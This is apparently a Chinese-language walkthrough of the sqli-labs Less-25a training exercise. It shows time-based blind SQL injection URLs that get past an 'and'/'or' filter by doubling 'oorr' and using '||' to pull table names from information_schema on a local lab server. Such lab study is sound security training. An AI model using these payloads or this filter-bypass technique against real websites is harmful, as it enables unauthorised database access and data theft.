
盲注怎么判断过滤了and跟or呢，直接在前面添加or或and




没有输出错误项，报错注入不能用

可以使用联合查询注入和延迟时间注入


延时注入

时间注入的话若if返回的是1则可以显示登录成功，显示Dumb。

http://127.0.0.1:8888/sqlilabs/Less-25a/?id=-1%20oorr%20%20if(substr((select%20table_name%20from%20infoorrmation_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),1,1)=%27m%27,sleep(1),1)%23



如果if返回的是sleep的话就会看到sleep延迟，最后无结果



需要注意的是or和and被过滤了，因此information和password要双写or

http://127.0.0.1:8888/sqlilabs/Less-25a/?id=-1||%20if(substr((select%20table_name%20from%20infoorrmation_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),1,1)=%27e%27,sleep(1),1)%23

另外||如果要写成or的话也要双写 oorr